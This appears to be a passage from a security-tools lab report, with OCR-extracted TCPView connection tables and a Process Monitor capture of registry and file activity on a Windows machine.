


The screenshot displays the TCPView application interface. At the top, there's a menu bar with 'File', 'Edit', 'View', 'Process', 'Connection', 'Options', and 'Help'. Below the menu is a toolbar with icons for refreshing, pausing, and other functions. The main area is a table listing active network connections. The table has columns for Process Name, Process ID, Protocol, State, Local Address, Local Port, Remote Address, Remote Port, Create Time, Module Name, Sent Packets, and Recv Packets. The bottom status bar shows summary statistics: Endpoints: 127, Established: 23, Listening: 30, Time Wait: 1, Close Wait: 1, Update: 2 sec, States: (All). The Windows taskbar at the bottom shows the system clock as 14:37 on 15-12-2025.

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Packets	Recv Packets
svchost.exe	1720	TCP	Listen	0.0.0.0	135	0.0.0.0	0	11-12-2025 12:27:13	RpcSs		
System	4	TCP	Listen	192.168.1.85	139	0.0.0.0	0	15-12-2025 12:31:28	System		
System	4	TCP	Listen	192.168.56.1	139	0.0.0.0	0	15-12-2025 12:31:25	System		
AvastSvc.exe	4524	TCP	Established	192.168.1.85	2865	23.55.108.8	443	15-12-2025 14:34:11	avast! Antivirus		
rsrver3.exe	5516	TCP	Listen	0.0.0.0	4899	0.0.0.0	0	11-12-2025 12:27:16	RServer3		
svchost.exe	8448	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	15-12-2025 13:20:33	CDPSvc		
kfmond.exe	5360	TCP	Listen	127.0.0.1	8351	0.0.0.0	0	11-12-2025 12:27:16	KFMond		
nessusd.exe	6712	TCP	Listen	0.0.0.0	8834	0.0.0.0	0	14-12-2025 19:45:47	nessusd.exe		
patch.exe	12412	TCP	Listen	0.0.0.0	12345	0.0.0.0	0	15-12-2025 14:03:16	patch.exe		
patch.exe	12412	TCP	Listen	0.0.0.0	12346	0.0.0.0	0	15-12-2025 14:03:16	patch.exe		
ipfs.exe	5336	TCP	Established	127.0.0.1	12491	127.0.0.1	12492	11-12-2025 12:27:25	dpfhcs		
ipfs.exe	5336	TCP	Established	127.0.0.1	12492	127.0.0.1	12491	11-12-2025 12:27:25	dpfhcs		
nessusd.exe	6712	TCP	Established	127.0.0.1	16375	127.0.0.1	16376	11-12-2025 12:28:00	nessusd.exe	4	
nessusd.exe	6712	TCP	Established	127.0.0.1	16376	127.0.0.1	16375	11-12-2025 12:28:00	nessusd.exe		4
nessusd.exe	6712	TCP	Established	127.0.0.1	16384	127.0.0.1	16385	11-12-2025 12:28:02	nessusd.exe		
nessusd.exe	6712	TCP	Established	127.0.0.1	16385	127.0.0.1	16384	11-12-2025 12:28:02	nessusd.exe		
AvastSvc.exe	4524	TCP	Listen	127.0.0.1	27275	0.0.0.0	0	11-12-2025 12:27:19	avast! Antivirus		
AvastSvc.exe	4524	TCP	Close Wait	192.168.1.85	29246	23.55.108.32	80	15-12-2025 14:14:14	avast! Antivirus		
AvastSvc.exe	4524	TCP	Established	192.168.1.85	29560	34.159.193.21	443	15-12-2025 13:21:33	avast! Antivirus		
svchost.exe	23444	TCP	Established	192.168.1.85	34635	20.190.146.36	443	15-12-2025 14:36:14	wildsv		
lsass.exe	1404	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	11-12-2025 12:27:13	lsass.exe		
wininit.exe	1232	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	11-12-2025 12:27:13	wininit.exe		
svchost.exe	2184	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	11-12-2025 12:27:13	Schedule		
svchost.exe	3432	TCP	Listen	0.0.0.0	49669	0.0.0.0	0	11-12-2025 12:27:13	EventLog		
spoolsv.exe	4796	TCP	Listen	0.0.0.0	49672	0.0.0.0	0	11-12-2025 12:27:15	Spooler		
services.exe	1376	TCP	Listen	0.0.0.0	49678	0.0.0.0	0	11-12-2025 12:27:17	services.exe		
WUDFHost.exe	1664	TCP	Established	127.0.0.1	49681	127.0.0.1	49682	11-12-2025 12:27:17	WUDFHost.exe		
WUDFHost.exe	1664	TCP	Established	127.0.0.1	49682	127.0.0.1	49681	11-12-2025 12:27:17	WUDFHost.exe		
WUDFHost.exe	1860	TCP	Established	127.0.0.1	49683	127.0.0.1	49684	11-12-2025 12:27:18	WUDFHost.exe		
WUDFHost.exe	1860	TCP	Established	127.0.0.1	49684	127.0.0.1	49683	11-12-2025 12:27:18	WUDFHost.exe		
msedge.exe	22016	TCP	Established	192.168.1.85	58691	172.188.155.25	443	15-12-2025 14:34:32	msedge.exe		
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	11-12-2025 12:27:16	System		
System	4	TCP	Listen	0.0.0.0	5357	0.0.0.0	0	15-12-2025 12:31:31	System		
svchost.exe	1720	TCPv6	Listen	::	135	::	0	11-12-2025 12:27:13	RpcSs		
System	4	TCPv6	Listen	::	445	::	0	11-12-2025 12:27:16	System		

POC'S OF TOOLS

Fig.9.2 click on file the scan the file and we get the result



POC'S OF TOOLS

10. PROCESS MONITOR

Fig.10.1 This is Process Monitor Dashboard

Time o.	Process Name	PID	Operation	Path	Result	Detail
14:30:10	MinEng.exe	23020	RegOpenKey	HKCR	SUCCESS	Query Handle Tag.
14:30:10	Explorer.EXE	2192	ReadFile	C:\Windows\System32\Windows.storage...	SUCCESS	Offset: 807216. Le...
14:30:10	MinEng.exe	23020	RegOpenKey	HKCR\CLSID\{206C33A-C915-41EA-BA...	SUCCESS	Desired Access: R...
14:30:10	MinEng.exe	23020	RegOpenKey	HKCR\CLSID\{206C33A-C915-41EA-BA...	SUCCESS	Index 0 Name: {79...
14:30:10	svchost.exe	3656	ReadFile	C:\Windows\System32\StateRepository...	SUCCESS	Offset: 794624. Len...
14:30:10	MinEng.exe	23020	RegOpenKey	HKCR\CLSID\{206C33A-C915-41EA-BA...	SUCCESS	
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query Name
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query Handle Tag.
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query Handle Tag.
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCU\Software\Classes\CLSID\{60303000-B081-110D-A3...	SUCCESS	Desired Access: R...
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	SUCCESS	Query Name
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	SUCCESS	Query Handle Tag.
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCU\Software\Classes\CLSID\{60303000-B081-110D-A3...	NAME NOT FOUND	Desired Access: Q...
14:30:10	taskhost.exe	23020	OpenFile	C:\Windows\WinSxS\WinSxS\Ma...	SUCCESS	Desired Access: R...
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	SUCCESS	Query Handle Tag.
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	NAME NOT FOUND	Desired Access: Q...
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	SUCCESS	Query Name
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	SUCCESS	Query Name
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCU\Software\Classes\CLSID\{60303000-B081-110D-A3...	NAME NOT FOUND	Desired Access: M...
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	NAME NOT FOUND	Length: 16
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	SUCCESS	Query Name
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	SUCCESS	Query Handle Tag.
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCU\Software\Classes\CLSID\{60303000-B081-110D-A3...	NAME NOT FOUND	Desired Access: M...
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	BUFFER OVERFL...	Length: 12
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	SUCCESS	Query Name
14:30:10	svchost.exe	3656	ReadFile	C:\Windows\System32\StateRepository...	SUCCESS	Offset: 73184. Len...
14:30:10	MinEng.exe	23020	RegOpenKey	HKCR	SUCCESS	Query Handle Tag.
14:30:10	Explorer.EXE	2192	RegOpenKey	HKLMSOFTWARE\Microsoft\Windows...	SUCCESS	
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	SUCCESS	Query Handle Tag.
14:30:10	MinEng.exe	23020	RegOpenKey	HKCR\CLSID\{206C33A-C915-41EA-BA...	SUCCESS	Desired Access: R...
14:30:10	Explorer.EXE	2192	RegOpenKey	HKLMSOFTWARE\Microsoft\Windows...	SUCCESS	
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCU\Software\Classes\CLSID\{60303000-B081-110D-A3...	NAME NOT FOUND	Desired Access: M...
14:30:10	Explorer.EXE	2192	RegOpenKey	HKLMSOFTWARE\Microsoft\Windows...	SUCCESS	
14:30:10	MinEng.exe	23020	RegOpenKey	HKCR\CLSID\{206C33A-C915-41EA-BA...	SUCCESS	Index 0 Name: {79...
14:30:10	Explorer.EXE	2192	RegOpenKey	HKLMSOFTWARE\Microsoft\Windows...	SUCCESS	
14:30:10	MinEng.exe	23020	RegOpenKey	HKCR\CLSID\{206C33A-C915-41EA-BA...	SUCCESS	Type: REG_SZ, Le...
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	SUCCESS	Query Name
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	SUCCESS	Query Handle Tag.
14:30:10	Explorer.EXE	2192	RegOpenKey	HKLMSOFTWARE\Microsoft\Windows...	SUCCESS	Desired Access: R...
14:30:10	taskhost.exe	23020	ReadFile	C:\Windows\WinSxS\amd64_microsoft.w...	SUCCESS	Offset: 319488. Len...
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCU\Software\Classes\CLSID\{60303000-B081-110D-A3...	NAME NOT FOUND	Desired Access: R...
14:30:10	Explorer.EXE	2192	RegOpenKey	HKLMSOFTWARE\Microsoft\Windows...	SUCCESS	Key Information
14:30:10	Explorer.EXE	2192	RegOpenKey	HKLMSOFTWARE\Microsoft\Windows...	SUCCESS	Query Handle Tag.
14:30:10	Explorer.EXE	2192	RegOpenKey	HKCR\CLSID\{60303000-B081-110D-A3...	SUCCESS	Query Handle Tag.